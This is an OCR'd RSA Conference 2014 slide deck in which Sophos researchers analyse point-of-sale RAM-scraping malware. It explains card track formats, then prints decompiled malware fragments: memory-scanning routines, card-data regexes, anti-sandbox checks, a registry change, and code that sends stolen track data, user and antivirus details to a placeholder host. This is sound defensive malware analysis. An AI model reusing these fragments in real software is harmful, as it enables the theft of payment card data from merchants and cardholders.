RSA CONFERENCE 2014
FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.
Capitalizing on
Collective Intelligence


Buy Candy, Lose Your Credit Card - Investigating PoS RAM Scraping Malware

SESSION ID: HTA-W01

Numaan Huq
Senior Threat Researcher
Sophos Inc

Chester Wisniewski
Senior Security Advisor
Sophos Inc
@chetwisniewski

Who are we?



nakedsecurity

Award-winning news, opinion, advice and research from SOPHOS

SOPHOS

Point of sale, PCI and criminals

SOPHOS

#RSAC

RSACONFERENCE2014

PCI-DSS

- Set of requirements designed to ensure that merchants process, store or transmit credit card in a secure environment.
- Credit card data must be encrypted if it is stored.
- Credit card data must be encrypted when transmitted.
- The data is briefly in plain-text in volatile memory (RAM).

Years in the making

- 2009

A study conducted by the Verizon Business RISK Team

2009 Data Breach Investigations Supplemental Report

Anatomy of a Data Breach

verizonbusiness

14. RAM scraper

Description	RAM scrapers are a fairly new form of malware designed to capture data from volatile memory (RAM) within a system.
Types / Variations	Difficult to classify types as the functionality is rather new.
Frequency	Factor in 4% of breaches in caseload
Impact (data loss)	Factor in 1% of records compromised in caseload
Associated Industry	To date, mainly observed in the Retail and Hospitality industries.

- 2010

nakedsecurity


Award-winning news, opinion, advice and research from SOPHOS

malware mac facebook android vulnerability data loss privacy more

◀ FTC settles with Facebook, alleges pr… Manila AT&T hackers tied to terrorist a…


Targeted attacks steal credit cards from hospitality and educational institutions

Sensitive Cardholder Data



- **https://www.pcisecuritystandards.org/smb/why_secure.html**


Magnetic Tracks



0.233"			Recording Density (bits per inch)	Character Configuration (including parity bit)	Information Content (including control characters)
0.110"	Track 1	IATA	210 BPI	7 Bits per Character	79 Alphanumeric Characters
0.110"	Track 2	ABA	75 BPI	5 Bits per Character	40 Numeric Characters
0.110"	Track 3	THRIFT	210 BPI	5 Bits per Character	107 Numeric Characters

- **Source: http://www.q-card.com/support/magnetic-stripe-card-standards.asp**


Track 1 Format



- **Source: http://www.q-card.com/support/magnetic-stripe-card-standards.asp**


Track 1 Example

```
Card holder : L. PADILLA
Card number*: 1234 5678 9012 3445
Expiration  : 01/99
```



- http://www.gae.ucm.es/~padilla/extrawork/magexam1.html


Track 2 Format



- **Source: http://www.q-card.com/support/magnetic-stripe-card-standards.asp**

Track 2 Example

```
Card holder : L. PADILLA
Card number*: 1234 5678 9012 3445
Expiration  : 01/99
```



- **http://www.gae.ucm.es/~padilla/extrawork/magexam1.html**

Stolen. Now what?

- Track 1 & 2 data can be used to duplicate a Credit Card.
- Stolen card data is usually bought & sold in batches to the highest bidder typically in other countries.
- Cards are sometimes used to buy gift cards which are redeemed for money in order to reduce usage of the card.

Troj/Trackr-*


- Umbrella detection name for all PoS RAM scraping malware detected by SophosLabs.
- Includes: **Alina**, **Dexter**, **VSkimmer**, **Kaptoxa**, **Chewbacca**, etc.
- In a nutshell Troj/Trackr-* steals payment data from the RAM of PoS systems.
- Installs on a backend Credit Card processing server/system.

Troj/Trackr-* variants

- Basic version (not packed, only scrapes RAM).
- Complex version (adds socially-engineered filenames, network functionality, bots, packed etc.)
- Installed DLL version (the DLL is registered as a service and performs the RAM scraping).
- Multi-component

Troj/Trackr-* installation

- Social Engineering? Phish? Exploits? Inside job?
- GPO/SCCM?



Troj/Trackr-* cogs & wheels

```
C7 05 C0 95 40 00+   mov     pe.dwSize, 128h
6A 00               push    0               ; th32ProcessID
6A 02               push    2               ; dwFlags
E8 78 23 00 00      call    CreateToolhelp32Snapshot
89 45 D4            mov     [ebp+hSnapshot], eax
```

```
8B 45 D4            mov     eax, [ebp+hSnapshot]
50                  push    eax             ; hSnapshot
E8 61 23 00 00      call    Process32First
```

```
50                  push    eax             ; dwProcessId
6A 00               push    0               ; bInheritHandle
68 10 04 00 00      push    410h            ; dwDesiredAccess
FF 15 4C 10 40 00   call    ds:OpenProcess
```

```
89 4D DC            mov     [ebp+lpBuffer], ecx
8D 55 C8            lea     edx, [ebp+NumberOfBytesRead]
52                  push    edx             ; lpNumberOfBytesRead
8B 45 C0            mov     eax, [ebp+nSize]
50                  push    eax             ; nSize
8B 4D DC            mov     ecx, [ebp+lpBuffer]
51                  push    ecx             ; lpBuffer
8B 55 FC            mov     edx, [ebp+lpBaseAddress]
52                  push    edx             ; lpBaseAddress
8B 45 D8            mov     eax, [ebp+hObject]
50                  push    eax             ; hProcess
FF 15 F8 10 40 00   call    ds:ReadProcessMemory
```

```
8B 4D D4            mov     ecx, [ebp+hSnapshot]
51                  push    ecx             ; hSnapshot
E8 AF 21 00 00      call    Process32Next
85 C0               test    eax, eax
0F 85 4C FE FF FF   jnz     start_check
```

Troj/Trackr-* cogs & wheels

```
        align 10h
70 00+  dd 0FFFFFFFFh, 70h
42 29+a((bB)09{1319}^AZaZS{030}AZaZS{030}^(079 db '((b|B)[0-9]{13,19}\^[A-Za-z\s]{0,30}\/[A-Za-z\s]{0,30}\^(0[7-9]|1'
5D 7B+                          ; DATA XREF: sub_417658+12E↑o
39 7D+  db '[0-5])((0[1-9])|(1[0-2]))[0-9\s]{3,50}[0-9]{1})',0
        align 4
11 00+  dd 0FFFFFFFFh, 1...
6E 64+aFound(track1) db 'Found (Track1): ',0
61 63+                          ; DATA XREF: sub_417658+17F↑o
20 00                           ; sub_417658+224↑o
        align 4
3C 00+  dd 0FFFFFFFFh, 3Ch
39 5D+a(09{1516}(079105)((019)(102))09{830}) db '([0-9]{15,16}=(0[7-9]|1[0-5])((0[1-9])|(1[0-2]))[0-9]{8,30})',0
31 36+                          ; DATA XREF: sub_417658+28B↑o
        align 10h
11 00+  dd 0FFFFFFFFh, 1...
6E 64+aFound(track2) db 'Found (Track2): ',0
61 63+                          ; DATA XREF: sub_417658+2DC↑o
20 00                           ; sub_417658+381↑o
        align 4
```

```
      db    0
5D+a(09{1319}(129)(019102)09{350}?) db '([0-9]{13,19}=(1[2-9])(0[1-9]|1[0-2])[0-9]{3,50}\?)',0
39+                     ; DATA XREF: sub_444AF0+A3↑o
00+   align 10h
42+a((%?Bb)09{1319}^AZaZS{026}AZaZS{026}^(1 db '((%?[Bb])[0-9]{13,19}\^[A-Za-z\s]{0,26}/[A-Za-z\s]{0,26}\^(1[2-9]'
2D+                     ; DATA XREF: sub_444AF0+60↑o
2C+   db ')(0[1-9]|1[0-2])[0-9\s]{3,50}\?)',0
      db    0
```

Troj/Trackr-* cogs & wheels

```
Sub sMemoryFind()
  On Error Resume Next
  Dim hProcess As Long, lpMem As Long, ret As Long, lLenMBI As Long, sBuffer As String, Si As SYSTEM_INFO, mb
  Dim oRegExp As RegExp, aMatches As MatchCollection, item As Match, hSnap As Long, Pe32 As PROCESSENTRY32
  Dim sExe As String, Fata As String, iFile As Integer, Spate As String, sLinie As String

  hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0&)
  Pe32.dwSize = LenB(Pe32)

  Do While Process32Next(hSnap, Pe32)
  sExe = TrimNull(Pe32.szExeFile)

  If Pe32.th32ProcessID <> GetCurrentProcessId Then

  If sExe <> "System" Or sExe <> "svchost.exe" Or sExe <> "csrss.exe" Or sExe <> "wininit.exe" Then

  hProcess = OpenProcess(PROCESS_READ_WRITE_QUERY, False, Pe32.th32ProcessID)
  lLenMBI = Len(mbi)
  GetSystemInfo Si
  lpMem = Si.lpMinimumApplicationAddress

  Set oRegExp = New RegExp
  oRegExp.IgnoreCase = False
  oRegExp.Global = True

  oRegExp.Pattern = "\d{13,19}=\d{7}\w*\?"
  'oRegExp.Pattern = ";\d{13,19}=\d{7}\w*?"
```

Troj/Trackr-* cogs & wheels

```
sListaNeagra(34) = "4555555555555"
sListaNeagra(35) = "499999999999999"
sListaNeagra(36) = "4026444444444444"
sListaNeagra(37) = "4026777777777777"

For i = LBound(sLista Neagra) To UBound(sLis Neagra)
If sNR = sListaNeagr (i) Then: Luhn = False  Exit Function
Next i

If Len(sNR) < 12 The  Luhn = False: Exit Fu tion
If Len(sNR) > 19 The  Luhn = False: Exit Fu tion

SS = StrReverse(sNR)

For i = 1 To Len(sNR)
If isOdd(i) <> True Then
sDublare = Mid(SS, i, 1) * 2
If sDublare > 9 Then
sT = Mid(sDublare, 1, 1)
sF = Mid(sDublare, 2, 1)
sDublare = sT + sF
End If
```

Troj/Trackr-* cogs & wheels

```
Sub sAnti()
  Dim aDlls(2) As String, aHDDs(4) As String, bFound As Boolean, lhKey As Long, lLen As Long, i A

  aDlls(0) = "SbieDll.dll" 'sandboxie
  aDlls(1) = "dbghelp.dll"
  aDlls(2) = "LOG_API32.DLL" 'Api logger

  aHDDs(0) = "*VMWARE_VIRTUAL_IDE_HARD_DRIVE_*" 'threatexpert.com/submit.aspx
  aHDDs(1) = "*QEMU*"  anubis.iseclab.org
  aHDDs(2) = "*FLOPPY2K12*"  malwr.com
  aHDDs(3) = "*DISK_____________________*"  Joe Sandbox Desktop 8.0.0 file-analyzer.net
  aHDDs(4) = "*EXCELSTOR_TECHNOLOGY_*"  CWSandbox mwanalysis.org

  If App.EXEName = "sample" Then bFound = True  camas.comodo.com/

  zZ = SetErrorMode(1024)
  If zZ = 0 Then bFound = True
```

Troj/Trackr-* cogs & wheels

```
                        ; LPCSTR ignorable_proces    es_list
D4 8C 40 00             ignorable_processes_list     d offset aWmiprvse_exe
                                                     DATA XREF: excluded_process_check+E↑r
                                                     excluded_process_check+1B↑r
                                                     "wmiprvse.exe"
E4 8C 40 00             dd offset aLogonui_exe_5 ; "LogonUI.exe"
F0 8C 40 00             dd offset aSvchost_exe_5 ; "svchost.exe"
FC 8C 40 00             dd offset aIexplore_exe_5 ; "iexplore.exe"
0C 8D 40 00             dd offset aExplorer_exe_5 ; "explorer.exe"
1C 8D 40 00             dd offset aSystem_5  ; "System"
24 8D 40 00             dd offset aSmss_exe_5 ; "smss.exe"
30 8D 40 00             dd offset aCsrss_exe_5 ; "csrss.exe"
3C 8D 40 00             dd offset aWinlogon_exe_5 ; "winlogon.exe"
4C 8D 40 00             dd offset aLsass_exe_5 ; "lsass.exe"
58 8D 40 00             dd offset aSpoolsv_exe_5 ; "spoolsv.exe"
64 8D 40 00             dd offset aAlg_exe_5 ; "alg.exe"
6C 8D 40 00             dd offset aWuauclt_exe_5 ; "wuauclt.exe"
78 8D 40 00             dd offset aFirefox_exe_5 ; "firefox.exe"
84 8D 40 00             dd offset aChrome_exe_5 ; "chrome.exe"
90 8D 40 00             dd offset aDevenv_exe_5 ; "devenv.exe"
```

SOPHOS

Troj/Trackr-* cogs & wheels

```
                        ; char a_val_0[]
26 76 61 6C 3D 00 a&val_0 db '&val=',0     ; DATA XREF: commands_received+781o
                                           ; commands_received+2311o
00 00                   align 10h
26 76 61 72 3D 00 a&var_2 db '&var=',0
00 00                   align 4
44 65 74 65 63 74+aDetectshutdownclass_2 db 'DetectShutdownClass',0
                        ; char aDownload[]
64 6F 77 6E 6C 6F+aDownload db 'download-',0
61 64 2D 00                                ; DATA XREF: commands_received:loc_405E7D1o
                                           ; commands_received+1E91o ...
00 00                   align 4
                        ; char aUpdate[]
75 70 64 61 74 65+aUpdate db 'update-',0   ; DATA XREF: commands_received+331o
2D 00                                      ; commands_received+3F1o ...
                        ; char aCheckin[]
63 68 65 63 6B 69+aCheckin db 'checkin:',0
6E 3A 00                                   ; DATA XREF: commands_received:loc_405D501o
                                           ; commands_received+BC1o ...
00 00 00                align 4
                        ; char aScanin[]
73 63 61 6E 69 6E+aScanin db 'scanin:',0   ; DATA XREF: commands_received:loc_405DD21o
3A 00                                      ; commands_received+13E1o ...
                        ; char aUninstall[]
75 6E 69 6E 73 74+aUninstall db 'uninstall',0
61 6C 6C 00                                ; DATA XREF: commands_received:loc_405E541o
                                           ; commands_received+1C01o
00 00                   align 10h
```

Troj/Trackr-* cogs & wheels

```
[BOT_ENGINE] BotCreateMutex - CreateMutex failed with LastError: 0x%08x \n
[BOT_ENGINE] ERROR - Failed to alloc lpPath \n
[BOT_ENGINE] ERROR - SHGetFolderPathW failed to obtain appdata dir \n
[BOT_ENGINE] INFO - Created MUTEX: \"%s\" \n
[BOT_HTTP] - HttpOpenRequest failed with error: 0x%08x \n
[BOT_HTTP] - HttpQueryInfo failed with error: 0x%08x \n
[BOT_HTTP] - HttpSendRequest failed with error: 0x%08x \n
[BOT_HTTP] - InternetConnect failed with error: 0x%08x \n
[BOT_HTTP] - InternetOpen failed with error: 0x%08x \n
[CRYPT] - FATAL_ERROR - Exception occured in CryptData \n
```

Troj/Trackr-* cogs & wheels

```
push    offset aSoftwareMicrosoftWindowsCurrentversionP ; "Software\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    ds:RegCreateKeyExA
push    offset Data     ; ".exe;.bat;.reg;.vbs;"
call    ds:lstrlenA
mov     [ebp+cbData], eax
mov     edx, [ebp+cbData]
push    edx             ; cbData
push    offset Data     ; ".exe;.bat;.reg;.vbs;"
push    1               ; dwType
push    0               ; Reserved
push    offset aLowriskfiletypes ; "LowRiskFileTypes"
mov     eax, [ebp+hKey]
push    eax             ; hKey
call    ds:RegSetValueExA
```

Troj/Trackr-* exfiltration


```
If Len(sLocal) > 19 Then sLG = sLG & sLocal

Session = InternetOpenA("Decebalv1.0", 0, vbNullString, vbNullString, 0)

sLink = "http://YOURHOST.RO/FISIER.php?&co=" & _
sHeX(Environ("computername")) & _
"&us=" & sHeX(Environ("username")) & _
"&av=" & sHeX(sGetAV) & _
"&os=" & sHeX(sGetOs) & _
"&tr2=" & sHeX(sLG)
```

```
Function sGetAV() As String
  Dim objWMIService As Object, avp As Object
  Set objWMIService = gOb("winmgmts:{imp                    t\SecurityCenter")
  For Each avp In objWMIService.ExecQuery("Select * from AntiVirusProduct")
  sGetAV = sGetAV & avp.DisplayName & " "
  Next
  If Len(sGetAV) < 3 Then sGetAV = "Nope"
End Function
```

